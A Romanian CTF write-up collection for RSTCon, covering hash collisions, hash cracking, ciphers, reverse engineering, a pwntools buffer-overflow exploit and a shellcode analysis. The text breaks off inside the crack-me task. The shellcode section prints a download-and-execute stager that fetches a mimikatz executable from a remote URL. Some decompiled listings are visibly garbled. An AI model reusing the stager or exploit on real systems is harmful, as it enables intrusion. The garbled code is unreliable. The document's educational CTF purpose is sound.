

# RSTCon CTF Writeups

## Coliziune: (50p)

Challenge-ul e simplu, gaseste doua string-uri care genereaza acelasi hash MD5 pentru a primi flag-ul.

Link challenge: <http://vps-f8bcd6cb.vps.ovh.net/coliziune/>

Din descrierea taskului reiese exact ceea ce trebuie facut. Este necesar sa gasim 2 stringuri care in urma hashuirii cu md5 vor produce acelasi hash. Aceasta se numeste coliziune de hash.

Primul lucru facut a fost sa caut pe google o pereche de 2 stringuri care produc acelasi hash. Am ajuns sa gasesc urmatoarea pereche:

```
fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/collision$ xxd message1.bin
00000000: 4dc9 68ff 0ee3 5c20 9572 d477 7b72 1587  M.h ... \ .r.w{r..
00000010: d36f a7b2 1bdc 56b7 4a3d c078 3e7b 9518  .o....V.J=.x>{..
00000020: afbf a200 a828 4bf3 6e8e 4b55 b35f 4275  ....(K.n.KU._Bu
00000030: 93d8 4967 6da0 d155 5d83 60fb 5f07 fea2  ..Igm..U].`._...

fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/collision$ xxd message2.bin
00000000: 4dc9 68ff 0ee3 5c20 9572 d477 7b72 1587  M.h ... \ .r.w{r..
00000010: d36f a7b2 1bdc 56b7 4a3d c078 3e7b 9518  .o....V.J=.x>{..
00000020: afbf a202 a828 4bf3 6e8e 4b55 b35f 4275  ....(K.n.KU._Bu
00000030: 93d8 4967 6da0 d1d5 5d83 60fb 5f07 fea2  ..Igm... ].`._...

fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/collision$ |
```

Daca verificam acest lucru:

```
fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/collision$ md5sum message*
008ee33a9d58b51cfcb425b0959121c9  message1.bin
008ee33a9d58b51cfcb425b0959121c9  message2.bin

fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/collision$ |
```

Intr-adevar, acestea produc acelasi hash desi difera.

Nu ne ramane decat sa le trimitem pe server:

```
import requests

url = "http://vps-f8bcd6cb.vps.ovh.net/coliziune/?text1=aaa&text2=bbb"

text1 = open('message1.bin').read()
text2 = open('message2.bin').read()

payload={'text1': text1,
'text2': text2}
files=[

]
headers = {
'User-Agent': 'okhttp/4.9.1'
}

response = requests.request("POST", url, headers=headers, data=payload, files=files)

print(response.text)
```

FLAG: RST{81D38BA6DD4E5BE284CBD68507CA3911}

## Hash-uri: (50p)

Urmatoarele hash-uri MD5 au fost generate din cuvinte romanesti fara diacritice si sufixate cu string-ul "flag" ( de exemplu in PHP md5(\$string . "flag") ).

```
fd5abd068c82e5d162db83ae0515e9ce c32fd3934458d4633ada2101e29cde2b d687c85dc2e8505ebc270a789db72ab6
9f6cf9de93b8c74a3ec648e7c52bba62 ffecf9eaea910bc6fd81ea3c0055befc d7a60e7d2a2d5b98917a776a9973e3df
c7cf8413ce9e4f1fac2bb0245ab5ab18 aed9bbc3a1a9f6aa4b07b210cdd57e89 55db1ec956e4f391de89d8f749a0cbe1
aed9bbc3a1a9f6aa4b07b210cdd57e89
```

Flag-ul este cuvantul cel mai lung criptat in MD5 sub forma RST{md5}.

Din descrierea taskului intelegem caci cateva cuvinte din dictionarul romanesc, insa fara diacritice, au fost hashuite cu md5, astfel rezultand aceste hashuri. Obiectivul este sa gasim aceste cuvinte, iar flagul ca fi: RST{md5(cel\_mai\_lung\_dintre\_cuvinte)}

Primul pas este sa gasim un dictionar de cuvinte romanesti pe care sa le testam pana unul din ele rezulta un hash din cele de mai sus.

Am gasit pe github un dictionar care contine 181358 cuvinte.

```
fedex@DESKTOP-2A6QRLV:/mnt/c/work/ctf/22-rst/crypto/hash$ cat romanian.txt | wc -l
181358
fedex@DESKTOP-2A6QRLV:/mnt/c/work/ctf/22-rst/crypto/hash$
```

Iar acum nu ramane decat sa asamblam totul intr-un script si sa-l lasam la rulat:

```
import hashlib

hashes = ['fd5abd068c82e5d162db83ae0515e9ce',
          'c32fd3934458d4633ada2101e29cde2b',
          'd687c85dc2e8505ebc270a789db72ab6',
          '9f6cf9de93b8c74a3ec648e7c52bba62',
          'ffecf9eaea910bc6fd81ea3c0055befc',
          'd7a60e7d2a2d5b98917a776a9973e3df',
          'c7cf8413ce9e4f1fac2bb0245ab5ab18',
          'aed9bbc3a1a9f6aa4b07b210cdd57e89',
          '55db1ec956e4f391de89d8f749a0cbe1',
          'aed9bbc3a1a9f6aa4b07b210cdd57e89']

rom = open('romanian.txt').read().split()

for i in rom:
    hashu = hashlib.md5(i+'flag').digest().encode('hex')
    if hashu in hashes:
        print hashu,'->',i
        raw_input('?')
```

```
fedex@DESKTOP-2A6QRLV:/mnt/c/work/ctf/22-rst/crypto/hash$ python solve.py
c7cf8413ce9e4f1fac2bb0245ab5ab18 → apocalipsa
?
c7cf8413ce9e4f1fac2bb0245ab5ab18 → apocalipsa
?
55db1ec956e4f391de89d8f749a0cbe1 → cafea
?
aed9bbc3a1a9f6aa4b07b210cdd57e89 → diamant
?
d7a60e7d2a2d5b98917a776a9973e3df → inteligenta
?
d7a60e7d2a2d5b98917a776a9973e3df → inteligenta
?
c32fd3934458d4633ada2101e29cde2b → marar
?
fd5abd068c82e5d162db83ae0515e9ce → oaie
?
9f6cf9de93b8c74a3ec648e7c52bba62 → ochelari
?
d687c85dc2e8505ebc270a789db72ab6 → trunchi
?
ffecf9eaea910bc6fd81ea3c0055befc → intrebare
?
ffecf9eaea910bc6fd81ea3c0055befc → intrebare
?
```

FLAG: RST{e1264e94e0b0e70a4af90e974c79c813}

## Apelul Interceptat: (50p)


Am interceptat urmatoarele mesaje, dar nu ne dam seama ce inseamna.

3333355544422244482777444!033355524-88555033777783307777778{234277734277734533277754477773444233354423333523}.

3333355544422244482777444!033355524-88555033777783307777778{27777823377778333335552488555624448877776667773333332227774447828}.

Pentru acest task nu am avut o strategie clara dupa citirea descrierii, am incercat diverse encoding methods care se folosesc numai de numere, insa nimic din cele incercate nu a functionat. Mai apoi, am revenit la descriere si mi-a sarit in ochi cuvantul "Apelul". Hmm, oare ce ar putea fi legat de apel / telefoane care sa se foloseasca de numere?

Atunci mi-a venit ideea de a incerca Multi-Tap Phone Encoding: <https://www.dcode.fr/multitap-abc-cipher>



**Search for a tool**

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
e.g. type 'random'

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

**Results**

ASTAESTFELAGULMAIUSORFFFCRIPTAT

Multi-tap Phone (SMS) - dCode

Tag(s) : Telecom, Polygrammic Cipher

**Share**

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!  
A suggestion ? a feedback ? a bug ? an idea ? [Write to dCode!](#)

**MULTI-TAP PHONE (SMS)**  
Communication System › Telecom › Multi-tap Phone (SMS)

**MULTI-TAP DECODER/TRANSLATOR**

**T9 vs MULTITAP CONFUSION**

Multitap ABC should not be confused with T9 predictive text. 'DCODE' is written '3222666333' in Multitap and '32633' in T9.

► Go to: **T9 (Text Message)**

★ MULTI-TAP MOBILE PHONE CIPHERTEXT

2777782337777833333552488555624448877766677733333222777447828

★ DICTIONARY **ENGLISH dCode Dictionary (full - all words)**

★ BRUTEFORCE ALL POSSIBILITIES ☐

► DECRYPT MULTI-TAP

See also: **T9 (Text Message)**

**MULTI-TAP ENCODER/TRANSLATOR**

★ MULTI-TAP PLAIN TEXT

dCode my SMS

★ SEPARATE GROUPS OF DIGITS ☒

**Summary**

- Multi-tap Decoder/Translator
- Multi-tap Encoder/Translator
- How to encrypt using Multitap cipher?
- How to decrypt Multitap cipher?
- How to recognize Multitap ciphertext?
- What are the variants of the Multi-tap cipher?
- When Multi-tap was invented?

**Similar pages**

- T9 (Text Message)
- Phone Keypad Cipher
- Collon Cipher
- Four Square Cipher
- Letters Bars
- Morbid Cipher
- Bifid Cipher
- DCODE'S TOOLS LIST


Am introdus aici primul, apoi al doilea text. Numai cel de al doilea parea sa fie citibil, prin urmare am ajustat putin numerele deoarece secventa 3333 ar putea fi interpretata drept DE sau ED sau FF. Asadar, dupa mici ajustari am obtinut flagul.

FLAG: RST{ASTAESTFELAGULMAIUSORDEDESCRIPTAT}


## Discutii: (388p)

E important sa discutati cu noi (si nu intre voi) in cazul in care apar probleme cu exercitiile. Dar putem discuta si daca nu apar. Haideti sa vorbim! Stiti unde ne gasiti.

Solutia acestui task mi-a dat batai de cap destul de mari deoarece nu am reusit sa inteleg ce exact se cere din prima. Am incercat sa caut useri cu nume care ar putea reflecta flagul, mesaje postate la anumite ore din care sa decodezi flagul, canale ascunse, insa nimica nu parea sa fie bine. Dupa o perioada, unul din admini a facut urmatoarea precizare:



Asa ca am luat mesaj cu mesaj, de cand canalul a fost creat, si in cele din urma am observat urmatorul mesaj:



FLAG: RST{FLAG SLACK}

## Forum: (496p)

Pe forum a fost leakuit un flag. Cel mai bun loc de a-l ascunde e la vedere. Foarte "la vedere". URL: <https://rstforums.com/forum/>

Desi nu am reusit sa rezolv acest task in timp, numai cu cateva minute dupa terminare, am decis sa includ solutia corecta.

Din descriere intelegem ca pe forum trebuie sa putem gasi un flag. Asadar, in timpul competitiei am petrecut foarte mult timp citind mare parte din postarile facute de userul founului care a creat si acest task:

The screenshot shows the profile of a user named 'Nytro' on the RST forum. The profile includes a shield-shaped avatar with 'RST' on it, the name 'Nytro' with 'Administrators' below it, and buttons for 'Follow member' and 'Message'. Statistics show 18303 posts, joined on August 12, 2007, last visited 5 minutes ago, and 530 days won. A yellow notification bubble says 'Nytro last won the day on March 19 Nytro had the most liked content!'. A green reputation box shows '5101 Excellent'. The 'Activity' tab is active, showing a message input field and a recent reaction from 'bio.sh' to a post about detecting IMSI catchers.

Am incercat sa-i urmaresc activitatea pe form, am cautat pe pagina destinata conferintei / CTF-ului, dupa o vreme, dupa ce alti competitori au rezolvat taskul, am incercat sa urmaresc activitatea lor de pe forum poate pot deduce pe ce pagina se afla flagul.

Insa, se pare ca am trecut flagul de multe ori cu vederea deoarece acesta se afla intr-o postare facuta in 22 Iunie 2019, iar eu ma asteptam sa fie in 2022, cel tarziu 2021.

Daca introducem "RST{" in motorul de cautare, vom putea gasi aceasta postare:

The screenshot shows a forum post by the 'RST' administrators. The title is 'Flaguri pot fi peste tot: RST{RSTCON\_STEAGUL\_DE\_PE\_FORUM}'. The post content lists rules for posting: check the date of the last post, don't just post because you're bored, follow the rules, be polite and grammatically correct, and contact them for any forum-related problems. The post has 18.3k replies. At the bottom are buttons for '+ Quote'.

De mentionat este faptul ca daca introducem simplu RST{ , flagul nu va fi gasit, sunt esentiale ghilimelele.

FLAG: RST{RSTCON\_STEAGUL\_DE\_PE\_FORUM}

## Boferk: (280p)

Dupa luni de zile de spionaj am reusit sa ne infiltram intr-o grupare de infractori cibernetici care se ocupa cu furtul de bani din banci. Seful gruparii ne-a dat acces la unul dintre cele mai avansate programe existente care profita de exploit-uri necunoscute inca de public. Ti-am lasat mai jos programul, vezi ce poti gasi cu ajutorul lui. Server: 51.254.113.224:1337 Download: <https://easyupload.io/m/z8x8yx> (parola rstctfDl1#\$BNk2022) Autor: YKelyan

Dupa ce codul sursa a fost facut public, am putut observa faptul ca programul are un stack-based buffer over vulnerability.

```
scanf("%s", buffer);
```

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Deoarece binaural nu a fost compilat cu optiuni de canary si nici Position Independent Executable, putem face overflow, suprascriem return address cu adresa functiei secret, si obtinem flagul:

```
from pwn import *
p = remote('51.254.113.224', 1337)
payload = 'A'*0x18 +p64(0x401199)*200
p.sendlineafter('o extragi:',payload)

p.interactive()
```

Shellcode: (136p)

Un shellcode a fost capturat de catre echipa SOC. Aceasta are nevoie de ajutor pentru a afla ce face acesta si care este riscul.

Acest task ne-a intampinat cu un fisier shellcode.bin  
Am scris rapid urmatorul script:

```
from pwn import *
context.arch = 'amd64'
shellcode = open('shellcode.bin').read()
print(disasm(shellcode))
```

Pentru a analiza mai bine instructiunile.  
O alta posibilitate era sa deschidem direct fisierul in IDA:

```
seg000:0000000000000000 ;
seg000:0000000000000000
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000 segment byte public 'CODE' use64
seg000:0000000000000000 assume cs:seg000
seg000:0000000000000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing
seg000:0000000000000000 db 48h ; H
seg000:0000000000000001 db 83h
seg000:0000000000000002 db 0ECh
seg000:0000000000000003 db 28h, 48h, 83h, 0E4h, 0F0h
seg000:0000000000000008 dq 6041884865C93148h, 207088B48184088B48h, 8848AD489648AD48h
seg000:0000000000000008 dq 438B44C0314D2058h, 480A0148C2894C3Ch, 44D1014888B1C931h
seg000:0000000000000008 dq 0F63148D80149018Bh, 48DE014820708841h, 50746547B949C931h
seg000:0000000000000008 dq 48C1FF4841636F72h, 0D001488E0480C031h, 0F63148EF7508394Ch
seg000:0000000000000008 dq 66DE014824708841h, 8841F631484E0C88h, 0023148DE01481C70h
seg000:0000000000000008 dq 8948D0A01488E148Bh, 485141797261B9D7h, 62694C64616F4C89h
seg000:0000000000000008 dq 0098948E289485172h, 8348D7FF30EC8348h, 894810C4834830C4h
seg000:0000000000000008 dq 6C6C8B66C03148C6h, 6F6D6C7275B84850h, 48E1894850642E6Eh
seg000:0000000000000008 dq 0C48348D6FF30EC83h, 65B866C031485040h, 5464616FB8485041h
seg000:0000000000000008 dq 55B848506C69466Fh, 506C6E776F444C52h, 18244C8D48E28948h
seg000:0000000000000008 dq 8348D7FF30EC8348h, 00848C031485048C4h, 636578456E6957h
seg000:0000000000000008 dq 48D98948E2894850h, 0C48348D7FF28EC83h, 7365B8C031485030h
seg000:0000000000000008 dq 697845848500073h, 894850636F725074h, 28EC8348D98948E2h
seg000:0000000000000008 dq 485038C48348D7FFh, 503268343680C031h, 2F79672E6272B848h
seg000:0000000000000008 dq 7474688848506D33h, 4854502F2F3A7370h, 485065788866C031h
seg000:0000000000000008 dq 2E7354733666D08h, 4D50C03148545065h, 48082448848C931h
seg000:0000000000000008 dq 48C931482024548Bh, 48702454FF20EC83h, 4840C4834820C483h
seg000:0000000000000008 dq 485065788866C031h, 2E7354733666D08h, 00231485441545065h
seg000:0000000000000008 dq 0EC834888244C8848h, 0C48348482454FF20h, 0C9314818C4834828h
seg000:0000000000000008 dq 202454FF20EC8348h
seg000:00000000000001D8 ; -----
```

Mai apoi accesand Meniul: Edit > Functions > Create Function  
Apoi apasand tasta F5:

```
1 void __noreturn sub_0()
2 {
3     __int64 v0; // rbx
4     unsigned int *v1; // r8
5     __int64 v2; // rcx
6     __int64 (__fastcall *v3)(__int64, _BYTE *, unsigned int *, __int64); // rdi
7     __int64 (__fastcall *v4)(_BYTE *); // rax
8     _QWORD v5[3]; // [rsp+8h] [rbp-78h] BYREF
9     _BYTE v6[56]; // [rsp+20h] [rbp-60h] BYREF
10
11     v0 = *((_QWORD *)(&v5[0]));
12     v1 = (unsigned int *)(&v0 + *((unsigned int *)(&v0 + 60)) + 136);
13     v2 = 0164;
14     do
15     {
16         ++v2;
17         while ( *((_QWORD *)(&v0 + *((unsigned int *)(&v0 + v1[8] + 4 * v2))) != 0x41636F7250746547164
18             LOWORD(v2) = *((_WORD *)(&v0 + v1[9] + 2 * v2));
19         v3 = (__int64 (__fastcall *)(&v0, _BYTE *, unsigned int *, __int64))(&v0 + *((unsigned
20             int *)(&v5[53])));
21         *(_WORD *)(&v5[4]) = 0;
22         strcpy(&v6[40], "LoadLibraryA");
23         v4 = (__int64 (__fastcall *)(&v0, _BYTE *))(v3(v0, &v6[40], v1, 0x41636F7250746547164);
24         v6[51] = 0;
25         *(_QWORD *)(&v6[52]) = 0;
26         strcpy(&v6[48], "urlmon.dll");
27         *(_QWORD *)(&v6[48]) = v4(&v6[40]);
28         v6[43] = 0;
29         *(_QWORD *)(&v6[44]) = 0;
30         strcpy(&v6[24], "URLDownloadToFileA");
31         *(_QWORD *)(&v6[40]) = ((__int64 (__fastcall *)(&v0, _BYTE *))(v3(v0, &v6[48], &
32             v6[32], "urlmon.dll");
33         *(_QWORD *)(&v6[32]) = ((__int64 (__fastcall *)(&v0, _BYTE *))(v3(v0, &v6[32]));
34         *(_QWORD *)(&v6[28]) = 0;
35         strcpy(&v6[16], "ExitProcess");
36         *(_QWORD *)(&v6[24]) = ((__int64 (__fastcall *)(&v0, _BYTE *))(v3(v0, &v6[16]));
37         v6[21] = 0;
38         *(_QWORD *)(&v6[22]) = 0;
39         strcpy(v6, "https://rb.gy/3m64h2");
40         v5[2] = v6;
41         v5[1] = 25976164;
42         v5[0] = 0x652E7354733666D164;
43         *(__int64 (__fastcall *)(&v0, _BYTE *, _QWORD *, _QWORD, _QWORD, _QWORD *))(v3(v0, &v6[40]))(016
44             v6[19] = 0;
45         *(_QWORD *)(&v6[20]) = 0;
46         strcpy(&v6[8], "r3stc.exe");
47         *(_QWORD *)(&v6[8]) = &v6[8];
48         *(__int64 (__fastcall *)(&v0, _QWORD *))(v3(v0, &v6[8], 0164);
49         *(__int64 (__fastcall *)(&v0, _QWORD *))(v3(v0, &v6[24]))(0164);
50         RSTCON(0x1DC164);
51     }
52 }
```

Dezasamblat, putem observa un url: <https://rb.gy/3m64h2> care ne va redirectiona catre <https://xssfuzzer.com/rstcon/mimikatz.exe> Insa acest fisier nu exista. Daca incercam sa accesam xssfuzzer.com , putem observa ca este url valid, asa dar, incercand sa accesez: <https://xssfuzzer.com/rstcon>

Index of /rstcon

Name	Last modified	Size	Description
Parent Directory	-		
flag.txt	2022-03-16 12:01	33	
test.txt	2022-03-16 11:56	1	


Apache/2.4.25 (Debian) Server at xssfuzzer.com Port 443

FLAG: RSTCON DIR LISTING POATE FI URAT

## Pop-up: (460p)

Dragos a scris o aplicatie pentru a valida flag-ul trimis, dar ceva se pare ca nu merge bine. Poti verifica?

Taskul ne intampina cu un executabil de windows (.exe). Analizand static executabilul, nu am ajuns departe. Dimpotriva, dupa o perioada am inceput sa cred ca executabilul ar putea fi packed, deoarece nu prezenta niciunul din stringurile care erau afisate cand rulai binarul:



Astfel, m-am decis sa-l deschid in x86dbg si sa-l analizez, numai ca, functia `IsDebuggerPresent` era triggeruita si afisa urmatoarea eroare:

```
if ( IsDebuggerPresent() )  
{  
    MessageBoxA(0, "This is a third-party compiled AutoIt script.", Caption, 0x10u);  
    return sub_40B1FF(lpFile);  
}  
if ( dword_4D1400 )  
{
```

Cautand pe internet ce este un AutoIt script am gasit urmatoarea pagina:

<https://www.autoitscript.com/site/>

Apoi am cautat daca as putea extrage acest AutoIt Script din executabil si am gasit urmatorul tool:

<https://github.com/nazywam/AutoIt-Ripper>

Am obtinut scriptul:

```
fedex@DESKTOP-2A6QRVL:/mnt/c/work/ctf/22-rst/rev/popup/out_directory$ cat script.au3  
$FLAG = InputBox ( "Flag" , "Introdu flag-ul" )  
If StringLeft ( $FLAG , 3 ) <> "RST" Then  
    MsgBox ( 0 , "Incorect" , "Incorect" )  
ElseIf StringMid ( $FLAG , 3 , 10 ) <> "flag" Then  
    MsgBox ( 0 , "Incorect" , "Incorect" )  
Else  
    MsgBox ( 0 , "Flag" , "RST{48529cf56fdbee75050b87539d7cb670}" )  
EndIf
```

FLAG: RST{48529cf56fdbee75050b87539d7cb670}



## Crack me: (460p)

Software-ul pentru rezolvarea automata a exercitiilor pentru CTF-uri a fost leakuit, insa lipseste codul de licenta. Acesta va trebui crackuit. Format flag: RST{cod\_licenta}

Pentru taskul acesta trebuie sa introducem un input (flagul) care sa treaca un set de verificari. Pentru inceput, prima observatie pe care o putem face este ca lungimea inputului este 32 caractere

```
if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v12) == 32 )
{
```

Functia responsabila cu checkurile este sub\_36C9().

Aruncand o privire peste aceasta putem identifica urmatoarele checkuri:

```
for ( i = 0; (unsigned __int64)i <= 4; ++i )
{
    if ( *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](  
        a1,  
        INDEXES[i]) != '-' )
    {
        v1 = 0;  
        goto LABEL_38;  
    }
}
for ( j = 0; j <= 31; ++j )
```

La offseturile

```
.data:00000000000019320 , unsigned __int64 INDEXES[5]  
.data:00000000000019320 INDEXES      db 2, 6, 0Bh, 11h, 18h ; DATA XREF: sub_36C9+E1↑o  
.data:00000000000019325 , unsigned __int8 byte_19325[27]
```

Trebuie sa se gaseasca caracterul “-”

Deci in momentul de fata inputul trebuie sa arate in felul urmator:

XX-XXX-XXXX-XXXXXX-XXXXXX-XXXXXX

Urmatorul check ne cere ca valoarea primelor 5 caractere sa fie valoarea elementelor din stringul “Vasile” - array.

```
for ( k = 0; k <= 5; ++k )
{
    byte_vasile = *(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](  
        &Vasile,  
        k);
    byte_array = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](  
        v19,  
        k);
    if ( byte_vasile - *byte_array != byte_19325[k] )
    {
        v1 = 0;  
        goto LABEL_38;  
    }
}
.data:00000000000019325 , unsigned __int8 byte_19325[27]  
.data:00000000000019325 byte_19325      db 26h, 2Fh, 2Dh, 1Dh, 25h, 31h, 15h dup(0)
```

```
>>> for i in range(6):  
...     print(chr(ord(a[i])-b[i]))  
...  
0  
2  
F  
L  
G  
4  
>>>
```

02-FLG-4XXX-XXXXXX-XXXXXX-XXXXXX

Mai apoi, putem observa urmatoarele checkuri pe anumiti indexi:

```

if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v15) == 7 )
{
    if ( (unsigned int)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(v16, v15) )
    {
        v1 = 0;
    }
    else if ( *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        16LL) != 'T'
        || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        14LL) != 'R'
        || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        15LL) != 'S'
        || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        18LL) != 'O'
        || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        17LL) != 'C'
        || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
        v19,
        19LL) != 'N' )
    {
        v1 = 0;
    }
}
}

```

## 02-FLG-4XXX-XXXXX-RSTCON-XXXXXXX

Un alt check pe care il putem intalni, este un stringcomapre intre stringul “M25GROPY” si inputul nostru intre caracterele 5 si 13 dar in reverse

```

std::allocator<char>::~~allocator(v31);
for ( n = 13; n > 5; --n )
{
    v8 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v19, n);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(v14, (unsigned int)*v8);
}
v1 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(v14, "M25GROPY") == 0;
